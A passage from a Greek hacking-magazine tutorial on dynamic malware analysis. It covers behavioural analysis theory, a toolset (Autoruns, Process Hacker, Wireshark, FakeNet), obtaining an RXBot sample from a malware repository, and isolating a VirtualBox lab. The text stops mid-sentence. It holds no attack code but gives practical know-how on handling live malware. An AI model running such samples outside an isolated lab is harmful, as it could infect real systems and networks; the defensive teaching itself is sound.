Στο σχετικό άρθρο του deltaHacker 016 εξηγήσαμε με απλό τρόπο τα βήματα για τη στατική ανάλυση ενός κακόβουλου προγράμματος, αυτού που ονομάζουμε malware sample. Σε αυτό το άρθρο θα προχωρήσουμε παραπέρα και θα γνωρίσουμε τη διαδικασία για τη λεγόμενη δυναμική ανάλυση...

by Ion


Όπως αναφέραμε στο πρώτο άρθρο της σειράς μας, η στατική ανάλυση περιλαμβάνει όλες τις εργασίες που εκτελούμε για την εξέταση ενός προγράμματος *χωρίς* όμως να το εκτελέσουμε. Θεωρητικά, θα μπορούσαμε μέσω εκτεταμένης στατικής ανάλυσης να δώσουμε απαντήσεις σε όλα τα ζητήματα που αφορούν στη λειτουργία ενός κακόβουλου προγράμματος. Κάτι τέτοιο όμως θα ήταν πάρα πολύ δύσκολο και θα απαιτούσε πάρα πολύ χρόνο. Συνήθως, περισσότερο μας ενδιαφέρει να ανακαλύψουμε το *τι* κάνει ένα κακόβουλο πρόγραμμα κι όχι το *πώς* ακριβώς το κάνει. Κάπως έτσι μπαίνει στο παιχνίδι η λεγόμενη δυναμική ανάλυση

Πρόκειται για διαδικασία κατά την οποία εξετάζουμε τη συμπεριφορά ενός κακόβουλου προγράμματος, την ώρα που αυτό εκτελείται! Η δυναμική ανάλυση προβλέπει την εκτέλεση του υπό εξέταση προγράμματος παραπάνω από μία φορά. Αυτό είναι αναγκαίο, γιατί οι παράμετροι που εξετάζουμε είναι αρκετές. Αναφερόμενοι στη συμπεριφορά ενός προγράμματος, θυμηθείτε τη θεωρία που αναπτύξαμε στο προηγούμενο άρθρο: Εκεί αναφερθήκαμε στην ανάλυση συμπεριφοράς ή αλλιώς behavioral analysis. Τι είναι αυτή; Πρόκειται για την εξέταση των ενεργειών που εκτελεί το κακόβουλο πρόγραμμα στο περιβάλλον εντός του οποίου εκτελείται. Παραδείγματα τέτοιων ενεργειών είναι οι αλλαγές στο registry των Windows, τα αρχεία που δημιουργεί, αυτά που τροποποιεί, οι απόπειρες σύνδεσης στο Διαδίκτυο, τα δεδομένα που στέλνει κ.λπ.

Σε αντίθεση με τη στατική, η δυναμική ανάλυση επιτρέπει να παρατηρήσουμε και να καταγράψουμε τη λειτουργικότητα ενός malware με βεβαιότητα. Αυτό το διευκρινίζουμε γιατί, όπως θα 'χετε καταλάβει, η στατική ανάλυση δεν οδηγεί πάντα σε ξεκάθαρα συμπεράσματα για το πώς λειτουργεί ένα malware. Η στατική ανάλυση μάς επιτρέπει μόνο να κάνουμε μερικές υποθέσεις. Για παράδειγμα, με τη στατική ανάλυση ενδέχεται να εντοπίσουμε στα αλφαριθμητικά (strings) ενός προγράμματος την περιγραφή για κάποιες λειτουργίες. Αυτό δεν σημαίνει απαραίτητα ότι αν εκτελέσουμε το πρόγραμμα θα εκτελεστούν και οι σχετικές ενέργειες! Μπορεί να ενεργοποιούνται μόνο υπό πολύ σπάνιες συνθήκες ή ακόμα και να τοποθετήθηκαν στον κώδικα επίτηδες. Μια πιο αθώα εξήγηση θα μπορούσε να είναι πως ο δημιουργός δεν έχει υλοποιήσει *ακόμα* τις εν λόγω λειτουργίες, αλλά τις έχει προσθέσει στον κώδικα σε μία λίστα TODO.

Παρόλο που η δυναμική ανάλυση είναι πιο ουσιώδης κι επιτρέπει να βγάζουμε πρακτικά συμπεράσματα για τη λειτουργία ενός προγράμματος, δεν πρέπει να παραβλέπουμε τη στατική! Η δυναμική ανάλυση πρέπει να πραγματοποιείται πάντοτε σε συνδυασμό με τη στατική και μάλιστα σε δεύτερο χρόνο. Ας σταθούμε λίγο στους πιο προφανείς λόγους, για τους οποίους πρέπει να ακολουθούμε πάντα αυτόν τον κανόνα.

Η δυναμική ανάλυση, εφόσον περιλαμβάνει την εκτέλεση του malware, θέτει το σύστημα αλλά και το τοπικό μας δίκτυο σε κίνδυνο. Επομένως, πριν το εκτελέσουμε, θα ήταν φρόνιμο να έχουμε τουλάχιστον μια ιδέα για το τι πρόκειται να κάνει. Εξάλλου, η δυναμική ανάλυση έχει κι αυτή τους περιορισμούς της. Ένα κακόβουλο πρόγραμμα θα μπορούσε να δέχεται παραμέτρους όταν, π.χ., εκτελείται από τη γραμμή εντολών (command line), οι οποίες και θα ενεργοποιούσαν νέες/διαφορετικές λειτουργίες. Χωρίς τη στατική ανάλυση, λοιπόν, θα ήταν μάλλον απίθανο να μαντέψουμε ποιες είναι αυτές οι παράμετροι και το τι περίπου κάνει η καθεμία.



Εικόνα 1
Το εργαστήριό μας αναβαθμίστηκε με νέα εργαλεία, τα οποία θα χρησιμοποιήσουμε κατά τη δυναμική ανάλυση!

Ανάλυση συμπεριφοράς

Πριν προχωρήσουμε στα ενδότερα, θα ήταν χρήσιμο να ολοκληρώσουμε τη θεωρία πίσω από τη δυναμική ανάλυση, καθώς και την ανάλυση συμπεριφοράς. Όπως είπαμε, το malware sample εκτελείται αρκετές φορές και μάλιστα μέσα σ' ένα ειδικά διαμορφωμένο σύστημα (π.χ., εντός μιας εικονικής μηχανής). Κάθε φορά που εκτελούμε το πρόγραμμα συγκεντρώνουμε την προσοχή μας σε μία από τις *πολλές* παραμέτρους της ανάλυσης συμπεριφοράς. Ένα malware βλέπετε μπορεί να πραγματοποιεί χίλιες-δυο μικρές ή μεγάλες αλλαγές στο σύστημα. Εμείς θα πρέπει να έχουμε υπόψη μας όλους τους πιθανούς τομείς της δράσης του και να μελετήσουμε τον καθένα συστηματικά και ξεχωριστά. Μόνον έτσι θα μπορέσουμε να συγκεντρώσουμε όλες τις απαιτούμενες πληροφορίες, ώστε να βγάλουμε στο τέλος χρήσιμα συμπεράσματα. Κατά την ανάλυση συμπεριφοράς (που πραγματοποιείται μέσω της δυναμικής ανάλυσης), η μελέτη μας εκτείνεται στα ακόλουθα δύο πεδία:


1, Σύστημα. Τυπικά ένα κακόβουλο πρόγραμμα μεταβάλλει διάφορα στοιχεία στο σύστημα όπου εκτελείται. Η διερεύνηση αυτών των επεμβάσεων αποτελεί συνήθως το πρώτο στάδιο της δυναμικής ανάλυσης. Εν ολίγοις, μάς ενδιαφέρουν τα ακόλουθα:

- **Ανάλυση προσωρινής μνήμης (RAM).** Το malware μπορεί να υπερχειλίζει προσωρινές θέσεις μνήμης (buffer overflow) ή/και να χειρίζεται τη μνήμη RAM με διάφορους ανορθόδοξους τρόπους, με


σκοπό να αποκτήσει πρόσβαση σε διαβαθμισμένες λειτουργίες του συστήματος. Η καταγραφή της κατάστασης της μνήμης (memory dump) πριν και μετά την εκτέλεση θα μας επιτρέψει να δούμε αν και πώς το malware χρησιμοποιεί τη μνήμη RAM για να ολοκληρώσει την αποστολή του.

- **Αλλαγές σε ρυθμίσεις του συστήματος.** Συνήθως, αυτές πραγματοποιούνται στο registry. Εξετάζοντας την κατάσταση του registry πριν και μετά την εκτέλεση του malware, μπορούμε να δούμε αν και ποιες αλλαγές πραγματοποιήθηκαν, όπως και το σκοπό που εξυπηρετούν.
- **Ενέργειες σε αρχεία:** Ένα malware μπορεί να δημιουργεί, να τροποποιεί και να διαγράφει αρχεία του συστήματος. Προφανώς, μάς ενδιαφέρει και πάλι να παρατηρήσουμε τις αλλαγές που πραγματοποιούνται κατά την εκτέλεση του malware. Διατηρώντας μία λίστα των αρχείων του συστήματος μπορούμε να δούμε ποια αρχεία προστέθηκαν, ποια τροποποιήθηκαν και ποια σβήστηκαν. Παρεμπιπτόντως, σε αυτή την εργασία μπορεί να μας βοηθήσει πολύ η τεχνική του hashing, την οποία περιγράψαμε στο προηγούμενο άρθρο. Εκτός από την αποτελεσματική ονοματοδοσία των malware samples, η εν λόγω τεχνική ενδέχεται να φανεί πολύτιμη και για τον εύκολο εντοπισμό ακόμη και των πιο μικρών αλλαγών σε κάποιο αρχείο. Υπενθυμίζουμε ότι ακόμη κι ένα byte ν' αλλάξει σε κάποιο αρχείο, η συνάρτηση κατακερματισμού (hashing function) θα μας δώσει ένα εντελώς διαφορετικό αποτέλεσμα και η τροποποίηση του αρχείου θα γίνει αμέσως αντιληπτή.
- **Διεργασίες και υπηρεσίες του συστήματος:** Εξετάζουμε αν εκκινήθηκαν νέες διεργασίες στο σύστημα, όπως επίσης και το αν άλλαξε η κατάσταση σε υπηρεσίες που εκτελούνταν ήδη. Για παράδειγμα, είναι πολύ λογικό ένα malware να θέλει να σταματήσει τα προγράμματα antivirus ή να θέλει να αποκρύψει με κάποιον τρόπο τη δική του διεργασία (process). Για άλλη μια φορά, καταγράφουμε την κατάσταση του περιβάλλοντος πριν και μετά την εκτέλεση του κακόβουλου αρχείου.

Στα δικά μας πειράματα θα ασχοληθούμε με τα περισσότερα από τα παραπάνω.



Εικόνα 2
*Από το παράθυρο του VirtualBox πρέπει *οπωσδήποτε* να κρατήσουμε ένα καθαρό snapshot της εικονικής μηχανής, λίγο πριν την πρώτη εκτέλεση του malware sample!*



Εικόνα 3
Το malware πρόσθεσε ένα νέο πρόγραμμα για αυτόματη εκκίνηση. Μη σας ξεγελά το δήθεν επίσημο όνομά του!

2, Δίκτυο. Αφού αποκτήσουμε μια εικόνα όσων επιχειρεί το εκάστοτε malware στο ίδιο το σύστημα, προχωράμε στη μελέτη της δικτυακής συμπεριφοράς του. Κατά κανόνα, ένα malware θα δοκιμάσει να συνδεθεί σε διάφορες τοποθεσίες στο Διαδίκτυο (domains ή διευθύνσεις IP), από τις οποίες θα περιμένει διαταγές για τη συνέχεια ή θα στείλει τα αποτελέσματα της δράσης του (κωδικούς πιστωτικών καρτών που υπέκλεψε, λογαριασμούς email κ.λπ.). Επομένως η ανάλυση των δικτυακών κινήσεων είναι απαραίτητη για να κατανοήσουμε ποια ακριβώς είναι η αποστολή του. Όπως και πριν, εκτελούμε το malware sample αρκετές φορές κι εστιάζουμε στα ακόλουθα:


- **Δικτυακή κίνηση (network traffic).** Πρέπει να παρακολουθήσουμε και να καταγράψουμε τη δικτυακή κίνηση που σχετίζεται με το malware. Αυτή τη διαδικασία την πραγματοποιούμε με ειδικά εργαλεία που βλέπουν όλα τα πακέτα δεδομένων που έρχονται και φεύγουν από το σύστημα.
- **Αναζήτηση ύποπτων προορισμών.** Εφόσον έχουμε στην κατοχή μας ένα αντίγραφο της δικτυακής κίνησης που προκλήθηκε από την εκτέλεση του malware, ξεκινάμε τη διαδικασία αναζήτησης ύποπτων στοιχείων. Ως τέτοια θα μπορούσαν να θεωρηθούν οι διευθύνσεις IP από γνωστά κακόβουλα site, από παραβιασμένους (p0wned) υπολογιστές κ.λπ. Σ' αυτή την προσπάθεια μπορούν να βοηθήσουν ορισμένες βάσεις δεδομένων, όπως για παράδειγ-

μα οι IPVoid και URLVoid. Ένα εργαλείο που αξιοποιεί τέτοιες βάσεις προσφέρεται στη γνωστή ιστοσελίδα του VirusTotal, στο www.virustotal.com.

- **Ανάλυση κίνησης.** Αφού γίνει η διαλογή κι ο εντοπισμός των πιθανά ύποπτων προορισμών, προχωράμε στη μελέτη των δεδομένων που μεταφέρθηκαν. Μ' αυτόν τον τρόπο ενδέχεται να πληροφορηθούμε για τα στοιχεία που συλλέγει το malware, ενώ θα μάθουμε και το πώς επικοινωνεί μαζί του ο δημιουργός.

Ένα πρόσθετο βήμα στη δικτυακή ανάλυση είναι η ανακάλυψη του τρόπου εξάπλωσης του malware — αν υπάρχει. Γι' αυτή την εργασία πρέπει να προσφέρουμε στο malware έναν εύκολο στόχο. Έτσι, το κακόβουλο πρόγραμμα θα εκδηλωθεί και θα μας δώσει την ευκαιρία να μελετήσουμε την αναπαραγωγική του δράση. Όπως καταλαβαίνετε, εδώ μπορεί να μας βοηθήσει ιδιαίτερα ένα honeypot. Δείτε τα σχετικά άρθρα στο deltaHacker 007.

Πριν περάσουμε στη δράση, καλό θα ήταν να υπενθυμίσουμε τον τελικό σκοπό της ανάλυσης ενός κακόβουλου προγράμματος: Πρόκειται για τη δημιουργία ενός προφίλ, το οποίο θα περιγράφει με ακρίβεια διάφορα χαρακτηριστικά γνωρίσματα του malware. Αυτό το προφίλ θα λειτουργεί κατά κάποιον τρόπο ως ταυτότητα και θα προσφέρει πληροφορίες για τη δράση του malware, τις διευθύνσεις με τις οποίες προσπαθεί να επικοινωνήσει κ.λπ. Ουσιαστικά, με τις πληροφορίες που απαρτίζουν το προφίλ




Εικόνα 4
Το πολύ χρήσιμο εργαλείο Process Hacker ανίχνευσε τη διεργασία του bot, η οποία μόλις ξεκίνησε...

μπορούμε να φτιάξουμε την «υπογραφή» του εκάστοτε malware, με τη βοήθεια της οποίας θα 'ναι εύκολη η μελλοντική ανίχνευση κι αντιμετώπιση του υπό εξέταση προγράμματος.

Τα νέα μας σύνεργα

Όπως είδατε, τα στοιχεία που εξετάζουμε κατά τη δυναμική ανάλυση είναι πάρα πολλά. Για να καταγράψουμε όλα τα σχετικά δεδομένα και να παρακολουθήσουμε ενδελεχώς τη δράση του κακόβουλου προγράμματος, θα χρειαστούμε τα κατάλληλα εργαλεία. Στο πρακτικό μέρος αυτού του άρθρου θα χρειαστούμε και πάλι μια εικονική μηχανή, την οποία πρέπει να στήσουμε σύμφωνα με τις οδηγίες του προηγούμενου άρθρου. Σημειώστε ότι εμείς εργαζόμαστε με το VirtualBox, αλλά όσα ακολουθούν θα μπορούσαν να πραγματοποιηθούν και σε οποιαδήποτε άλλη πλατφόρμα virtualization. Στην εικονική μηχανή εγκαθιστούμε τα Windows XP SP3 και στη συνέχεια προσθέτουμε τα ακόλουθα εργαλεία.

- **Autoruns for Windows v11.41**
  http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx
- **Process Hacker 2.30**
  http://processhacker.sourceforge.net
- **Regshot 1.8.3-beta1V5**
  http://sourceforge.net/projects/regshot



Εικόνα 5
Εδώ γελάμε! Το bot καμουφλάρει τη διεργασία του ως ένα δήθεν firewall, για να μας παραπλανήσει.

- **Process Monitor 3.03**
  http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx
- **Wireshark 1.8.4**
  https://www.wireshark.org
- **FakeNet 1.0**
  http://practicalmalwareanalysis.com/fakenet

Προφανώς, το επόμενο βήμα είναι να βρούμε ένα malware sample. Θα καταφύγουμε για ακόμα μία φορά στα γνωστά αποθετήρια κακόβουλου λογισμικού και θα χρησιμοποιήσουμε την πλατφόρμα Open Malware. Ανοίγουμε λοιπόν τη σελίδα OffensiveComputing.net κι αναζητάμε το rxbot (πληκτρολογούμε το όνομά του στη μπάρα πάνω αριστερά και πατάμε Search). Αμέσως θα μας επιστραφούν γύρω στα 20 αποτελέσματα. Για τις δικές μας δοκιμές επιλέξαμε να κατεβάσουμε το τελευταίο της λίστας και για να είμαστε ακριβείς, το αρχείο με MD5 hash το ba670bd b28bf451021de04ddf5f192ca. Επιλέξαμε το RXBot επειδή πριν από λίγα χρόνια ήταν αρκετά γνωστό. Το κατεβάζουμε λοιπόν εντός της εικονικής μηχανής και το αποσυμπιέζουμε χρησιμοποιώντας τον κωδικό «infected».

Προσοχή: Βρισκόμαστε πλέον σε point of no return! Στην επόμενη ενότητα θα εκτελέσουμε το κακόβουλο πρόγραμμα και η εικονική μηχανή θα μολυνθεί. Ακριβώς γι' αυτό, πριν κάνουμε οτιδήποτε άλλο πρέπει *οπωσδήποτε* να εκτελέσουμε τις ακόλουθες δύο ενέργειες:

1. Αλλάζουμε τις ρυθμίσεις δικτύου της εικονικής μηχανής, για λόγους ασφαλείας φυσικά. Αυτό το κάνουμε από το κεντρικό παράθυρο του VirtualBox, ακολουθώντας τη διαδρομή: Settings → Network → Adapter 1. Στην επιλογή Attached to πρέπει να αλλάξουμε τη ρύθμιση σε Host-only Adapter ή, ακόμα καλύτερα, σε Internal Network. Με αυτόν τον τρόπο η εικονική μηχανή δε θα είναι σε θέση να επικοινωνήσει με το LAN ή το Internet.


2. Αφού τελειώσουμε με την παραπάνω ρύθμιση, παίρνουμε ένα snapshot από την καθαρή (τουλάχιστον για την ώρα) εικονική μηχανή. Αυτό γίνεται ακολουθώντας τη διαδρομή Snapshots (μωβ κουμπάκι πάνω δεξιά) → Take Snapshot. Δίνουμε ένα περιγραφικό όνομα σαν το «Dynamic Malware Analysis Lab - clean» και προχωράμε στη δημιουργία του snapshot.

Μπαίνοντας στο παιχνίδι, αλλά δυναμικά!

Όπως και με την στατική ανάλυση, έτσι και με τη δυναμική έχουμε δύο επίπεδα: Το βασικό και το προχωρημένο. Το δεύτερο περιλαμβάνει τη φόρτωση και την εκτέλεση του μεταγλωττισμένου αρχείου σε έναν debugger. Αυτό το κομμάτι απαιτεί προχωρημένες γνώσεις για την αποπεράτωσή του και δεν θα μας απασχολήσει. Θα ασχοληθούμε όμως κανονικότατα με το βασικό στάδιο, από το οποίο θα πάρουμε απαντήσεις για όλα τα κρίσιμα ερωτήματα που περιγράψαμε νωρίτερα. Ας αρχίσουμε λοιπόν να εξετάζουμε βήμα προς βήμα τη δράση του malware sample που κατεβάσαμε.

1ο Βήμα: Έλεγχος των προγραμμάτων στην αυτόματη εκκίνηση

Ως γνωστόν, τα Windows διαθέτουν διάφορους μηχανισμούς για την αυτόματη εκκίνηση προγραμμάτων, κάθε φορά που ξεκινά το λειτουργικό. Κι όπως θα φαντάζεστε, είναι απόλυτα φυσιολογικό ο δημιουργός ενός malware να θέλει να εντάξει το πρόγραμμά του σε κάποιον από τους σχετικούς μηχανισμούς. Για να ανακαλύψουμε αν συμβαίνει κάτι




Εικόνα 6
Το εργαλείο Process Monitor απευθύνεται σε σκληροπυρηνικούς αναλυτές! Ευτυχώς, τα φίλτρα μπορούν να βοηθήσουν πολύ στο ξεκαθάρισμα των ατελείωτων πληροφοριών...

τέτοιο και με ποιόν ακριβώς τρόπο επιτυγχάνεται, θα χρησιμοποιήσουμε το Autoruns. Είναι ένα πρόγραμμα που δημιούργησε αρχικά η γνωστή εταιρεία κατασκευής εργαλείων για Windows, ονόματι Wininternals. Η Microsoft αγόρασε την εν λόγω εταιρεία το 2006 και από τότε τα εργαλεία της αποτελούν τη σουίτα Windows Sysinternals (παρεμπιπτόντως ο δημιουργός της Wininternals ήταν εκείνος που ανακάλυψε το rootkit από τη Sony, που αναφέραμε στο προηγούμενο άρθρο). Το Autoruns τσεκάρει όλους τους μηχανισμούς αυτόματης εκκίνησης, εξετάζει τους σχετικούς καταλόγους του συστήματος και φυσικά ελέγχει τις κατάλληλες περιοχές του registry. Έτσι, όταν τρέχουμε το πρόγραμμα εμφανίζονται *όλα* τα προγράμματα που ξεκινούν μαζί με το σύστημα και μάλιστα με τη σειρά εκτέλεσής τους. Μια ιδιαίτερα χρήσιμη δυνατότητα που παρέχει το πρόγραμμα είναι η αποθήκευση αυτής της λίστας σε αρχείο. Ένας αναλυτής malware μπορεί να αποθηκεύσει τη συγκεκριμένη λίστα μία φορά πριν από την εκτέλεση του κακόβουλου προγράμματος κι άλλη μία μετά από την εκτέλεση. Ακολούθως, συγκρίνοντας τις δύο λίστες θα μπορεί να τσεκάρει αν προστέθηκαν προγράμματα σε κάποιον μηχανισμό αυτόματης εκκίνησης, σε ποια θέση του συστήματος αρχείων 